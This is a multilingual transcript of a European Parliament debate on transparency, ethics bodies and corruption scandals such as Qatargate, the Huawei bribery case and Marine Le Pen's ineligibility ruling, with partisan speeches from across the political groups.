      Juan Fernando López Aguilar, en nombre del Grupo S&D. – Señora presidenta, señora comisaria, esta legislatura del Parlamento Europeo arranca como todas, obligada a aprender de sus experiencias, y particularmente de las malas. Lo hace con un compromiso de reforzar su integridad, su transparencia y su rendición de cuentas. ¿Por qué? Porque en la legislatura pasada tuvimos una mala experiencia con el llamado «Qatargate», que obligó a este Parlamento Europeo a tomar muy en serio la obligación de reforzar sus estándares de dación de cuentas y de transparencia.

    Exactamente por eso, negociamos y acordamos con el resto de las instituciones europeas, de acuerdo con la base jurídica que presta el artículo 295 del Tratado de Funcionamiento y el artículo 13 del Tratado de la Unión Europea, un acuerdo interinstitucional. Por tanto, ya está en plazo de cumplir el mandato adquirido por este Parlamento Europeo de reformar su Reglamento interno para poner de una vez en marcha un órgano ético que incorpore representantes de las instituciones, pero también cinco expertos independientes. Ellos ayudarán a compartir buenas prácticas y a elevar ese estándar de dación de cuentas del Parlamento Europeo.

    Esto se suma a la Directiva sobre la lucha contra la corrupción, que ya está en avanzada negociación con el Consejo, y a la Comisión Especial sobre el Escudo Europeo de la Democracia, que lanza un mensaje a los ciudadanos. No podemos perder la oportunidad de decir que tenemos que reformar el Reglamento del Parlamento Europeo, sin arrastrar los pies, para poner definitivamente en pie el órgano ético. Cuanto antes mejor.


      Fabrice Leggeri, au nom du groupe PfE. – Madame la Présidente, la démocratie, c’est le droit des peuples à choisir librement leurs dirigeants. Mais, en France, ce droit vient d’être bafoué. Marine Le Pen, cheffe de l’opposition et favorite de l’élection présidentielle, a été condamnée à l’inéligibilité avec exécution immédiate. Alors qu’il n’y a dans cette affaire ni corruption ni enrichissement personnel, le tribunal a pris une décision politique qui prive les Français de leur choix.

    L’état de droit suppose un droit au recours. Ici, la peine s’applique immédiatement, avant même tout jugement définitif. C’est une dérive sans précédent. L’Union européenne, toujours prompte à donner des leçons de démocratie, restera-t-elle silencieuse face à cette instrumentalisation de la justice? Nous ne laisserons pas la démocratie être confisquée.


      Mariusz Kamiński, w imieniu grupy ECR. – Szanowna Pani Komisarz! Opinia publiczna po raz kolejny zbulwersowana jest informacjami dotyczącymi afer korupcyjnych związanych z instytucjami unijnymi. Tym razem mamy do czynienia z nielegalnym lobbingiem na rzecz chińskiej firmy Huawei. Tak jak w przypadku wcześniejszych afer zamiast rzetelnej informacji, propozycji konkretnych rozwiązań na przyszłość mamy ogólnikową debatę o niczym. Establishment europejski nauczył się działać w cieniu, poza realnym nadzorem obywateli, w atmosferze bezkarności. Niedawno dowiedzieliśmy się od szefowej Prokuratury Europejskiej, że raport Olaf dotyczący udziału w aferze katarskiej wysokiego urzędnika Komisji Europejskiej był przed nią ukrywany. Urzędnik ten, mimo dostępnych dowodów, nadal pracuje w instytucjach unijnych. Komisja Europejska dalej milczy na temat zarzutu prania brudnych pieniędzy przez komisarza Reyndersa, do czego miało dochodzić podczas sprawowania przez niego funkcji.

    Trwające prace nad tzw. dyrektywą antykorupcyjną nie rozwiążą problemu korupcji w instytucjach unijnych, ponieważ dyrektywa adresowana jest do państw członkowskich. Można jednak za pomocą prostych rozwiązań zwiększyć przejrzystość działań Komisji Europejskiej. Wprowadźmy jawne, szczegółowe, składane pod rygorem odpowiedzialności karnej oświadczenia majątkowe dla komisarzy i dla wysokich rangą urzędników unijnych. Niech pokażą obywatelom, jakie mają majątki i jakie są źródła jego pochodzenia. Dość korupcji w Brukseli. Czas działać.


      Sandro Gozi, au nom du groupe Renew. – Madame la Présidente, chers collègues, respectons l’accord conclu sur l’organe chargé des questions d’éthique. Pacta sunt servanda. Je m’adresse au groupe PPE, au groupe ECR et au groupe des Patriotes pour l’Europe: il est temps de mettre fin à vos manœuvres d’obstruction. Avançons enfin sur la transparence et sur le rôle du Parlement dans l’organe chargé des questions d’éthique!

    Cet organe n’impose aucune limite excessive à notre liberté de mandat en tant que représentants élus. Toutes les décisions prises concernant l’établissement des normes communes le seront par consensus. Rien ne nous sera imposé sans notre consentement. Notre responsabilité est claire: renforcer la transparence pour restaurer la confiance. Les soupçons de corruption qui pèsent sur notre Parlement doivent être traités avec rigueur.

    Par ailleurs, je suis d’accord avec le représentant du PPE lorsqu’il affirme qu’il y a un point essentiel à ne jamais oublier, c’est que nous ne sommes ni des procureurs ni des juges, pas plus que ne l’est la presse. Ne mélangeons donc pas tout. Les enquêtes judiciaires suivent leur cours. Dans une démocratie, l’état de droit commence par la présomption d’innocence. Mes chers collègues, on ne protège pas la présomption d’innocence en s’opposant à plus de transparence.

    Tenir parole aujourd’hui sur l’organe interinstitutionnel chargé des questions d’éthique, c’est nous renforcer demain. C’est renforcer notre intégrité et notre crédibilité, mais aussi nous donner les moyens de défendre la dignité de chaque membre de cette institution.


      Daniel Freund, im Namen der Verts/ALE-Fraktion. – Frau Präsidentin, liebe Kolleginnen und Kollegen! Wieder wurden Türen versiegelt, wieder wurden Büros durchsucht, und wieder besteht der Verdacht, dass Europaabgeordnete sich haben schmieren lassen. Luxusreisen hier, Fußballtickets dort und dafür dann Gefälligkeiten für Huawei. Man hat ein gewisses Déjà Vu – wir haben das alles bei Kartar-Gate schon mal sehr ähnlich gesehen, und dabei wollten wir doch genau das verhindern. Wir wollten, dass die Regeln zur Korruptionsbekämpfung, zur Lobbykontrolle in diesem Haus endlich durchgesetzt werden. Denn genau deswegen passieren diese Korruptionsskandale ja: weil immer noch zu viele glauben, dass sie am Ende damit durchkommen und selbst wenn man geschnappt wird, es keine Strafen gibt.

    Ein unabhängiges Gremium, das Ethikgremium, war die zentrale Antwort dieses Hauses auf Katar-Gate. Um genau diese Probleme zu beheben, die Selbstkontrolle im Parlament ein Stück weit zu öffnen, die offensichtlich nicht funktioniert, haben wir dieses Gremium geschaffen. Vor über zehn Monaten schon ist die Einigung mit acht EU‑Institutionen ratifiziert worden, und passiert ist seitdem nichts.

    Wenn man jetzt mal guckt: Warum passiert nichts? Dann liegt das eben an der EVP, besonders an CDU/CSU. Ihr Vizepräsident beruft das erste Treffen nicht ein, zusammen mit den Rechtsaußenparteien haben Sie im Haushaltsausschuss dafür gestimmt, dass das Parlament seine Rechnungen einfach nicht mehr bezahlt, was das Ethikgremium angeht. Was ist denn das für ein Verständnis vom Rechtsstaat? Einfach die Rechnungen nicht zu bezahlen – das ist unfassbar!

    Also wenn Sie das Ethikgremium nicht wollen, wenn Sie die Regeln nicht wollen, dann sagen Sie das offen. Treten Sie da aus, aber blockieren Sie nicht einfach alles, was irgendwie mit Transparenz und Integrität zu tun hat.


      Manon Aubry, au nom du groupe The Left. – Chers collègues, entre les élus corrompus qui s’en mettent plein les poches en acceptant les cadeaux des lobbyistes et ceux qui détournent de l’argent public, comme Marine Le Pen, franchement, il y a de quoi dégoûter les gens de la politique.

    Ceux qui prônaient «Tête haute, mains propres!» ont aujourd’hui la tête baissée et les mains sales. Ceux qui demandaient l’impunité zéro pour les délinquants se retrouvent pris à leur propre jeu et la main dans le sac. Ceux qui étaient les premiers à voler au secours de Viktor Orban en appellent soudainement à l’état de droit. J’avoue qu’il est assez savoureux d’entendre l’extrême droite parler d’état de droit. Vous demanderez certainement encore à votre copain Elon Musk de voler à votre secours?

    Mais en réalité, le problème est encore plus large. En France, dans mon pays, 26 ministres sont impliqués dans des affaires depuis 2017, et au Parlement européen les scandales se succèdent les uns après les autres, sans que cela suscite la moindre émotion.

    Deux ans après les valises de billets du Qatar, place maintenant aux cadeaux luxueux et aux virements bancaires de la multinationale Huawei, que vous n’osez même pas citer dans le titre de ce débat. C’est le retour des perquisitions, des bureaux scellés et des enquêtes révélant des pratiques mafieuses. Ce n’est pas une série Netflix, c’est juste l’état de notre démocratie.

    Et que s’est-il passé entre ces deux affaires? Rien. Tout juste quelques mesurettes. Circulez, il n’y a rien à voir. Tout le monde ici se tient par la barbichette pour se protéger et, surtout, ne rien changer.

    Mais vous pourrez compter sur mon groupe et moi pour continuer à dénoncer ces magouilles et tout changer, de la cave au grenier. Il est temps de faire le ménage et d’enfin faire primer l’éthique sur le fric.


      Marcin Sypniewski, w imieniu grupy ESN. – Patrzę na wasze działania i temat debaty i czuję się, jakby już był „Prima Aprilis”. Pluralizm, transparentność i walka z korupcją to ważne i potrzebne idee. Szkoda tylko, że Komisja Europejska i Parlament Europejski postępują dokładnie odwrotnie. Mówicie o pluralizmie i o demokracji, a kibicujecie usuwaniu z wyborów liderów sondaży, nie dopuszczacie prawicowych grup do prowadzenia komisji czy obrad parlamentu. Nawet podczas węgierskiej prezydencji posuwaliście się nawet do drobnych złośliwości jak dzieci w przedszkolu, nie szanując i nie zachowując neutralności.

    Mówicie o transparentności, ale obywatele nie mają żadnego wpływu na działania Unii Europejskiej tak naprawdę. A przewodnicząca Komisji Europejskiej toczy boje o ukrycie smsów, w których negocjowała z Pfizerem umowę na szczepionki. Mówicie o walce z korupcją, podczas gdy znowu pod waszym nosem wybucha kolejna afera korupcyjna. To wszystko skutek nadmiaru władzy urzędników. Przecież ludzie, którzy do tego doprowadzili, nagle się z tego nie wycofają. Prawdziwa zmiana, prawdziwa transparentność będzie wtedy, jak odbierzemy władzę urzędnikom i oddamy ją obywatelom. Niech żyje wolność!


      Javier Zarzalejos (PPE). – Señora presidenta, señora comisaria, el Parlamento Europeo es una institución muy importante pero no es una isla. Hablamos de los problemas que afectan a la transparencia en el Parlamento Europeo pero no podemos olvidarnos del contexto, y ese contexto hoy exige que la Unión Europea sea cada vez más visible y tenga una intervención creciente en las políticas contra la corrupción.

    En primer lugar, porque hay demasiados Gobiernos que en la Unión Europea están luchando para zafarse de controles democráticos, demasiados Gobiernos que proponen leyes ad hoc para interferir en los procesos judiciales que afectan a corruptos, demasiados Gobiernos que hacen un uso partidista de la fiscalía.

    En segundo lugar, porque Europol nos está advirtiendo día tras día, informe tras informe, de un riesgo creciente de infiltración de la delincuencia organizada en la economía real. Y eso tiene una traducción, que es la corrupción: corrupción de los servidores públicos, corrupción de nuestras empresas, corrupción de los legisladores.

    Y, en tercer lugar, porque con estas premisas se está intentando generar una cultura de impunidad y, por eso, nosotros, desde el Grupo del Partido Popular Europeo, y representando además también a una voz muy mayoritaria del Parlamento, nos hemos opuesto a los indultos, a las amnistías a los corruptos, a reformas legislativas que suprimen o aligeran la penalización de los delitos de corrupción.

    Ese tiene que ser un compromiso —insisto— creciente y visible de la Unión Europea.


      Chloé Ridel (S&D). – Madame la Présidente, on pensait avoir retenu les leçons du «Qatargate», mais non: c’est le retour des scellés au Parlement européen. L’enquête autour de l’affaire Huawei révèle que des députés auraient accepté entre 1 500 et 15 000 euros pour signer un courrier favorable à Huawei, qui qualifiait la régulation européenne de la 5G de racisme technologique contre la Chine. Côté Huawei, on assume. D’ailleurs, on paye même pour des amendements, disent-ils.

    Je n’ai pas de mots assez forts pour exprimer mon dégoût face à la corruption et à la cupidité de certains députés de cet hémicycle. Ils entachent l’image de notre institution et sapent encore un peu plus la confiance que les gens accordent à leurs représentants politiques.

    Dans cette affaire, la corruption arrive par un ancien assistant parlementaire parti travailler chez Huawei. Pourrait-on savoir en toute transparence combien d’anciens collaborateurs, députés, commissaires sont partis travailler chez Huawei? Ensuite, nous voulons que le nouvel organe de l’UE chargé des questions d’éthique, qui semble tant déranger la droite et l’extrême droite de cet hémicycle, soit enfin créé. Enfin, il faut donner les moyens aux règles que nous nous fixons d’être appliquées. Il faut donc renforcer la justice et le Parquet européen en étendant enfin son domaine de compétence aux affaires de corruption.

    (L’oratrice accepte une question carton bleu)


      João Oliveira (The Left), Pergunta segundo o procedimento «cartão azul». – Senhora Presidente, Senhora Deputada Ridel, cada vez que há um problema de corrupção, há uma tentação de pôr todo o Parlamento e todos os deputados sob suspeita. De resto, uma situação que é aproveitada pela extrema-direita para fazer o seu circo.

    E a pergunta que lhe quero fazer é esta: a senhora deputada não considera que, perante qualquer circunstância de suspeita de corrupção, quem deve estar no banco dos réus é o poder económico, são as multinacionais e quem serve essas multinacionais a partir do poder político? Em vez de se lançar lama e suspeição sobre toda a gente, não devíamos concentrarmo-nos naqueles que são verdadeiramente os promotores e os beneficiários da corrupção, que são os grandes interesses económicos?


      Chloé Ridel (S&D), réponse carton bleu. – Je ne suis pas totalement en désaccord avec vous, mais la corruption a toujours besoin d’au moins deux personnes, d’au moins deux parties pour advenir – ici les multinationales d’un côté, vous avez raison, et les représentants politiques de l’autre.

    Il faut donc que nous soyons irréprochables et capables de résister au lobbying des multinationales – qu’il s’agirait d’encadrer davantage, d’ailleurs –, et même au-delà, puisque cette affaire nous montre que, derrière la multinationale Huawei, il y a l’État chinois. Il faut donc que nos règles de transparence prennent aussi en compte le pouvoir d’influençage des États étrangers.

    Je maintiens par ailleurs mon propos, et je le redis: toute affaire de corruption, même si elle ne concerne que quelques élus de cet hémicycle, entache l’image de l’ensemble de notre institution.


      Csaba Dömötör (PfE). – Tisztelt Elnök Asszony! Rendben, akkor beszéljünk az átláthatóságról! A Bizottság eurómilliókkal finanszíroz olyan civilnek mondott szervezeteket, amelyek valójában politikai tevékenységet végeznek.

    De ha valaki egy átfogó adatbázist szeretne ezekről, akkor hiába keresné. Mindezek miatt adatigényléssel fordultunk a Bizottsághoz. Egy egyszerű listát kértünk: mely NGO-kat finanszíroznak, milyen célból és mekkora összeggel?

    Megérkeztek a válaszok. A bizottság nem hajlandó kiadni ezeket a listákat. Azzal érvelnek, hogy túl tág a kért adatok köre, azzal hogy minden fenn van a neten – ami nem igaz egyébként –, és nem konkrét szerződéseket kértünk, hanem információt, ami egy abszurd érvelés.

    A szerződések száma úgy tudjuk, hogy meghaladja a tízezret. Talán nem mindenki tudja, de pár EP képviselő itt ebben a házban, a Költségvetési ellenőrző bizottságban megkapta a listákat, de azt mondták nekik, hogy ezeket nem hozhatják nyilvánosságra. Miért? Mit titkolnak?

    A Patrióta frakció ezt nem hagyja annyiban, ha kell, perre is visszük ezt az egészet. Addig is annyit mondunk: ha akarnak valamit tenni a politikai korrupció ellen, akkor kezdjék odahaza, hozzák nyilvánosságra a támogatott szervezetek listáját.

    (A felszólaló hajlandó válaszolni egy kékkártyás kérdésre)


      Csaba Dömötör (PfE), kékkártyás válasz. – A magyar miniszterelnök minden bizonnyal arra utalt, hogy politikai okokból egyre több esélyes jelölt indulását próbálják meg ellehetetleníteni. És nem csak Franciaország az egyetlen ilyen ország. A példákat hosszasan tudnánk sorolni.

    Nos, ami a magyarországi helyzetet illeti. Az a helyzet, hogy Magyarországon intenzív viták vannak azzal kapcsolatban, hogy a magyar állam kikkel köt szerződést, kiket támogat. Ennek az az oka, hogy Magyarországon az ilyen szerződések nyilvánosak, a minisztériumok az ilyen szerződéseket rendszeresen közzéteszik.

    Ezzel szemben az Európai Bizottság azt a listát sem teszi közzé, hogy kiket támogat és mekkora összeggel, és amikor arról van szó, hogy vitázni kellene Reynders biztos korrupciós botrányáról, akkor azt nem engedik napirendre.


      Stefano Cavedagna (ECR). – Signora Presidente, onorevoli colleghi, ero indeciso se intervenire al dibattito di quest’oggi, perché mi sembra largamente una farsa per quello che sta accadendo.

    Si parlerebbe di pluralismo democratico e di politiche anticorruzione in Europa. Eppure, qualche settimana fa, sono state annullate le elezioni in Romania: un candidato è stato escluso dalla corsa, quando era peraltro primo tra tutti i sondaggi. Vi sembra per voi questo pluralismo democratico?

    Il commissario Breton, qualche settimana fa, è entrato nelle elezioni tedesche dicendo che, se fosse stato eletto un partito che a lui non piace, probabilmente avrebbe chiesto di annullare queste elezioni. È per voi questa una scelta di pluralismo democratico?

    In Francia, Marine Le Pen oggi viene dichiarata ineleggibile per cinque anni senza avere un grado definitivo di giudizio, quindi neanche la sua possibilità di fare appello o ricorso alla sentenza che è arrivata, eppure già la sentenza politica è definitiva. È per voi questa una scelta di pluralismo democratico?

    E allora no, parliamo di corruzione! La corruzione, purtroppo, è troppo spesso all’interno di questi palazzi; lo abbiamo visto col caso del Qatargate – a dire il vero per colpa, largamente, di deputati che fanno parte dell’area di sinistra. Soldi per dire che le donne sono rispettate in Qatar.

    Noi lavoriamo per un’Europa diversa, dove non ci sia corruzione, ci sia libertà e non si abbia paura di quello che scaturisce dalle elezioni democratiche.


      Nikola Minchev (Renew). – Madam President, Commissioner, dear colleagues, pluralism is the lifeblood of a real democracy. Without pluralism, there is no democracy. But in order to preserve it and strengthen it, we need to emphasise the importance of media freedom and media pluralism. They are essential to our democracies. They are enshrined in the Charter of Fundamental Rights. They are key to holding power to account and to helping citizens make informed decisions.

    On the anti-corruption agenda, regrettably, we have seen in EU Member States how brokers of influence in the judiciary, brokers of employment in the judiciary, brokers of justice pull the strings in the shadows of a nominally functioning judiciary. This is intolerable. We should be very clear: impaired independence equals no independence; selective justice equals no justice.

    A key issue remains the lack of consistent results in cases of corruption at the highest levels of power. However, the EPPO is now investigating a potential such case in Bulgaria, and I urge both this House and the Commission to closely monitor this case.


      Reinier Van Lanschot (Verts/ALE). – Madam President, dear colleagues, the biggest corruption scandal in the history of the European Parliament: for over 12 years, Marine Le Pen and 24 others systematically stole more than EUR 4 million from the EU. They used it to grow their far-right party in France. Today they faced justice.

    It’s a great day. Not because a far-right politician can no longer run for the French presidency, but because an independent judge was able to rise above all the political considerations to make sure no one is above the law. In today’s world, where more and more wannabe dictators attack judges, it shows that the separation of power still stands strong, and that in Europe the law applies to everyone equally.

    But every time there is a scandal – a Qatar-, Huawei- or Le Pen-gate – our Parliament becomes more famous for its weakest links, and I’m sick of it. So to my colleagues on the right who block new transparency rules, I say: Do not stop these rules. Stop corruption instead!


      Konstantinos Arvanitis (The Left). – Κυρία Πρόεδρε, καταρχήν σήμερα ακούσαμε εδώ ότι αμφισβητείται και η γαλλική δικαιοσύνη. Στο Ευρωκοινοβούλιο τελικά ποτέ δεν πλήττεις. Και στην Ευρωπαϊκή Ένωση, μόλις έφυγε η σκόνη από το Qatargate· και θυμίζω για κάποιους που το έχουν ξεχάσει ότι ήταν εμπλεκόμενες χώρες, υπάλληλοι, ευρωβουλευτές, καθώς και η Αντιπρόεδρος. Ήρθε δυναμικά το σκάνδαλο της κινεζικής τηλεφωνίας, και πριν καλά καλά αρχίσουμε να συζητάμε, μας ήρθε και ένα νέο κακό: η απόφαση του γαλλικού δικαστηρίου για την κυρία Λεπέν, την οποία προσπαθούν κάποιοι να δικαιολογήσουν.

    Σαν πολλές δεν είναι αυτές οι συμπτώσεις ή τα ατυχή γεγονότα για το σύστημα; Ποιες είναι αυτές οι δυνάμεις, οι οποίες στην αρχική ανάγνωση συμφωνούν στην ανάγκη ουσιαστικών μέτρων θωράκισης, αλλά στην πορεία ξεχνούν; Σας θυμίζω ότι στο προηγούμενο σκάνδαλο Qatargate η Αριστερά είχε κάνει συγκεκριμένες και ρεαλιστικές προτάσεις. Σας καλώ να ξαναδιαβάσετε παραδειγματικά τον κώδικα. Είχαμε ζητήσει να απαγορεύεται στους πρώην ευρωβουλευτές αμέσως μετά τη θητεία τους να εργάζονται σε σχετικά λόμπι. Ούτε αυτό έγινε. Και δεν το λες και επανάσταση! Εμείς θεωρούμε λοιπόν ότι το σύστημα είναι σάπιο, υπάρχει δυσοσμία και πρέπει να αλλάξει. Ας ανοίξετε τουλάχιστον κάποιο παράθυρο, έτσι για τα προσχήματα.


    IN THE CHAIR: SOPHIE WILMÈS
    Vice-President


      Mary Khan (ESN). – Frau Präsidentin! Stellen Sie sich vor, Viktor Orbán würde mit einem abgewählten Parlament die Verfassung ändern. Stellen Sie sich vor, er würde eine halbe Stunde nach der Wahl sämtliche Wahlversprechen brechen, die er eine Stunde zuvor noch gegeben hat. Und stellen Sie sich vor, Viktor Orbán würde seinen Mitbürgern das Wahlrecht entziehen, wenn sie sich regierungskritisch äußern – was wäre hier los in diesem Haus! Ein Aufschrei, Revolution, Tränen auf allen Bänken, Sanktionen wären längst beschlossen, denn die Demokratie sei in Gefahr.

    Genau das passiert gerade in Deutschland. Ein abgewähltes Parlament verändert das Grundgesetz, verschuldet Generationen und hebelt demokratische Prinzipien aus, und hier im Haus – Schweigen. Weil es Ihrer Agenda dient, weil es nicht die falschen Parteien trifft, sondern genau die Stimmen, die Sie mundtot machen wollen. Wieder einmal zeigt sich: Die EU liebt die Demokratie und ihre Bürger nur, wenn sie links und bunt sind.


      Katarína Roth Neveďalová (NI). – Vážená pani predsedajúca, tak počúvam, tak tu počúvame rôzne veci, ktoré sa tu rozprávajú, ale ja si myslím, že čo je najdôležitejšie je nastaviť znova dôveru v inštitúcie aj EÚ, nie ďalšími orgánmi, ale tým, že budeme dôkladne vyšetrovať to, čo sa stalo, a že jednotlivci, ktorí sú zodpovední, sa dočkajú spravodlivosti. A to znamená aj pri Pfizergate a pri smskách pani predsedníčky Európskej komisie.

    Nepotrebujeme ďalšie orgány. Potrebujeme, aby fungovalo to, čo funguje, a musíme to všetko brať ako individuálne zlyhania. Ja nechcem, aby sme my ako európska inštitúcia hovorili, že teraz to je všetko zlé, a preto potrebujeme všetko prekopávať, lebo naozaj je to individuálne zlyhanie. A takisto nie sme my ani prokurátori, ani sudcovia, ani kati, aby sme hovorili, čo sa má stať, a nechajme to všetko na vyšetrenie zodpovedných orgánov. Nenaháňajme bosorky, dodržujme pravidlá, neosočujme sa navzájom, ale robme si svoju prácu a kontrolujme hlavne Európsku komisiu.

    Myslím si, že nie nové európske orgány pre etiku by mali byť v tomto Parlamente, ale mali by sme napríklad dôslednejšie sledovať to, čo sa deje v Európskej komisii, ktorí ľudia sú za čo zodpovední a takisto hlavne ako fungujú mimovládky v Európskej únii, ktoré získavajú peniaze z európskych zdrojov a nie sú ochotné informovať o svojej činnosti. To je to, kde by sme mali začať, nielen zelené mimovládky, ale napríklad aj taká Transparency International.


      Romana Tomc (PPE). – Gospa predsednica! Spoštovana gospa komisarka. Ko govorimo o demokraciji, integriteti in preglednosti in o boju proti korupciji, ne morem mimo slovenskega primera.

    Dragi kolegi! Slovenski parlament ne deluje po načelu demokracije, ampak izrablja svojo premoč za utišanje opozicije. Predsednica izreka opomine. Koalicija enostavno odvzame besedo opozicijskim poslancem. Veliko pove tudi dejstvo, da je velika večina …

    (Predsedujoča je prekinila govornico in pojasnila, da ni na voljo tolmačenja v angleščino.)

    Ko govorimo o demokraciji, integriteti, preglednosti in boju proti korupciji v Evropski uniji, ne moremo mimo slovenskega primera.

    Dragi kolegi! Slovenski parlament ne deluje po načelu demokracije, ampak izrablja svojo premoč za utišanje opozicije. Predsednica izreka opomine. Koalicija enostavno odvzame besedo opozicijskim poslancem, kadar jim kaj ni všeč, kar govorijo. Veliko pove tudi dejstvo, da je velika večina sej parlamenta sklicanih izredno, zakoni pa se sprejemajo po hitrem postopku.

    Imamo odlično zakonodajo s pomočjo… zakonodajo s področja korupcije, vendar korupcija še vseeno cveti, je prisotna v velikem obsegu. To zaznava tudi OECD. Seveda z vladnimi politiki in predsednikom vlade na čelu.

    Sprašujem se, seveda, kolegi, kdaj bo Evropska komisija, kdaj bodo naše institucije delovale z istimi merili za vse države.


      Nikola Bartůšek (PfE). – Paní předsedající, dámy a pánové, Pfizergate, korupční skandál Huawei, tajné smlouvy o rozdělení peněz pro média, podplácení neziskových organizací – to jsou konkrétní korupční skandály, které otřásly tímto Parlamentem i Evropskou komisí. Jak můžeme brát prohlášení o potřebě větší integrity, transparentnosti a boji proti korupci vážně? Demokratický pluralismus, který dnes vyzýváme, ve skutečnosti v této instituci neexistuje. Byl nahrazen ideologickým diktátem a vymezováním se proti těm, kteří si dovolí mít vlastní názor. Tváříte se, že hájíte demokracii a přitom umlčujete miliony voličů jen proto, že nezapadají do jediné povolené šablony. A když už se mluví o transparentnosti: Kde jsou smlouvy s Pfizerem a SMS, které rozhodly o zakázce za miliardy? Proč bylo několik týdnů před volbami rozděleno přes 100 milionů eur médiím? Evropští občané si zaslouží znát pravdu. Chtějí, aby Evropská unie byla prostor spravedlnosti, ne pokrytectví. Pokud to s bojem proti korupci a demokracií myslíte opravdu vážně, začněte prosím u sebe a přestaňte vylučovat ty, kteří chtějí Evropu bezpečnější, suverénnější a skutečně demokratickou.


      Luis-Vicențiu Lazarus (NI). – Doamnă președintă, doamnă comisar, am reținut două idei importante din discursul dumneavoastră și anume că democrația reprezentativă este bazată numai pe alegeri libere și că cetățenii trebuie să se informeze – chiar e dreptul lor – dintr-o pluralitate de surse. Și dacă v-aș spune că exact în România, țara de unde vin eu, aceste două principii fundamentale nu sunt respectate nicidecum!?

    Pentru că, așa cum probabil știți, România este țara care a realizat ceva spectaculos: în 1989, a reușit să-și achite toate datoriile. Astăzi, după 35 de ani – și ea era o dictatură – de democrație avem 210 miliarde datorii. Cum s-a ajuns la această situație? Din cauza politicienilor corupți, mincinoși și care, desigur, nu au respectat nimic, nici măcar democrația.

    Deci ce democrație era aceasta? Nu era o democrație, era o dictatură cu mănuși. Era o dictatură care, atunci când a văzut că pierde alegerile, a anulat alegerile, a interzis candidații, și-a dat mănușile jos, a făcut praf Constituția și a luat poporul la pumni, în sensul că a trimis organele de coerciție dimineața să aresteze oameni și să îi percheziționeze, pentru că au avut tupeul să-și aleagă pe cineva care chiar câștigase alegerile.


      Sven Simon (PPE). – Madam President, colleagues, the European Union was founded on the rule of law, which means there are clear rules on how to deal with crimes. The following order needs to be applied: suspicion, investigation, Indictment and then, if necessary, conviction.

    We often follow the process in the reversed order. But the fight for the rule of law can only be successfully waged if it is carried out using constitutional means. This includes the presumption of innocence, the separation of powers, and the immunity of Members of Parliament, which should be lifted in a legally sound procedure if there is cause to do so.

    Where the rule of law is applied, it is also clear which institutions prosecute crimes: the police, the Public Prosecutor’s Office and, at the European level, OLAF and EPPO. Parliament must cooperate with these authorities and, if necessary, initiate its own investigations. However, this must also be done with within the framework of legal procedures.

    In another case, the European Court of Justice has just confirmed that we have some catching up to do in our own House when it comes to legal procedures. Today, we discuss allegations again, although I would like to know what actually happened to the allegations of the past – Kaili, Krah, von der Leyen. Always the same pattern: accusation, arrest and then what is the outcome of this allegation?

    By the way, the current case, like all the others, has nothing to do with morals or ethics. The accusation here is a criminal offence. And, as I said, we have OLAF, EPPO and the national authorities to investigate. They should now do their work and while they do, we should do our best to avoid giving the impression that the European Union is a corrupt institution. It is not.

    (The speaker agreed to take a blue-card question)


      Daniel Freund (Verts/ALE), Frage nach dem Verfahren der „blauen Karte“. – Herr Simon, Sie haben jetzt gerade viel vom Rechtsstaat gesprochen. Gehört zum Rechtsstaat aber nicht auch, dass man sich an eine Vereinbarung zwischen acht EU‑Institutionen, die geschlossen und ratifiziert ist, hält? Gehört zum Rechtsstaat nicht auch, dass man eine Rechnung, die aus dieser Abmachung resultiert, dann auch bezahlt? Ist denn dann im Rechtsstaat nicht der Weg, dass man, wenn man eine Vereinbarung nicht mag, einen Antrag stellt, dieses Abkommen zu verlassen, anstatt auf merkwürdigste Weise sich einfach nicht an geltendes Recht zu halten?


      Thierry Mariani (PfE). – Madame la Présidente, la veille du 1er avril la Commission a décidé d’organiser un débat sur le pluralisme démocratique. Franchement, vous avez le goût de l’humour et du calendrier: commencez d’abord par réagir au scandale de la condamnation de Marine Le Pen.

    Je m’étonne que la Commission, toujours prompte à dénoncer les abus du monde, soit aussi silencieuse quand le marteau de l’injustice frappe, sur notre continent, pour empêcher la démocratie de s’exprimer. En France aujourd’hui comme hier en Roumanie ou aux États-Unis, la justice est devenue l’outil favori d’une oligarchie qui agit contre les peuples. En France, elle vient de bâillonner la voix de 11 millions de Français, alors que tous les sondages sérieux placent Marine Le Pen largement en tête de la prochaine élection présidentielle. Il s’agit d’un assassinat politique pur et simple, d’une grave entrave à la vie démocratique, et dont le retentissement européen est certain.

    Nous voyons d’ailleurs que Bruxelles pose un regard malicieux sur toutes ces condamnations puisqu’elles sont ses assurances-vie. Arrêtez d’applaudir les censeurs du peuple et occupez-vous des vrais tricheurs, ceux de votre majorité, ceux du «Qatargate». Vous parlez de pluralisme démocratique? Moi, je vois un totalitarisme qui avance.


      András László (PfE). – Azért nem kicsit ironikus, amikor a brüsszeli elit a demokrácia, az átláthatóság és a korrupció miatt aggódik. Vegyük őket sorra! Demokrácia: már a sokadik népszerű jobboldali politikust próbálják jogi úton ellehetetleníteni, most éppen Marine Le Pent. Miért? Mert patrióta, mert ellene megy a globalista elitnek, és azért, mert ő a legesélyesebb elnökjelölt. Átláthatóság: az Európai Bizottság még mindig nem hozta nyilvánosságra sem a vakcinaszerződést, sem az azt előkészítő sms-eit Ursula von der Leyennek. Korrupció: Amerikában a legnagyobb korrupciós rendszert leplezik éppen le, ami a USAID köré épült fel.

    Viszont az ál-NGO-k és a balliberális média finanszírozásában az EU is nyakig benne van. A baloldal pedig hisztérikusan reagál, ha a magukat civilnek hazudó szervezetek finanszírozását valaki számon kéri. A néppárti, szocialista vagy épp liberális képviselők és európai biztosok korrupciós ügyeiből pedig már annyi van, hogy felsorolni sincs idő.

    Változás kell Brüsszelben! A korrupt, globalista elitet a patrióták fogják lecserélni.


    Catch-the-eye procedure


      João Oliveira (The Left). – Senhora Presidente, a raiz da corrupção está na natureza da política que é feita e nos interesses que serve.

    Uma política que esteja ao serviço dos trabalhadores e dos povos não dá espaço à corrupção. Pelo contrário, é a política que serve os interesses económicos e as multinacionais que é a raiz da corrupção, da promiscuidade, do tráfico de influências, das ligações entre o poder político e o poder económico que minam os fundamentos da democracia e a credibilidade das suas instituições.

    A resposta a dar à corrupção não pode ser o lançamento da suspeita generalizada, como se todos os eleitos e responsáveis políticos tivessem as mesmas opções e comportamentos. Esse é um discurso errado, que é o discurso que serve à extrema-direita. Não, os políticos não são todos iguais. Há uns que se colocam ao serviço do poder económico e das multinacionais, incluindo a extrema-direita.

    Por muito que tentem disfarçar, a extrema-direita é a tropa de choque do poder político corrupto ao serviço dos grupos económicos e das multinacionais. E vamos continuar a denunciá-los e a dar-lhes combate.

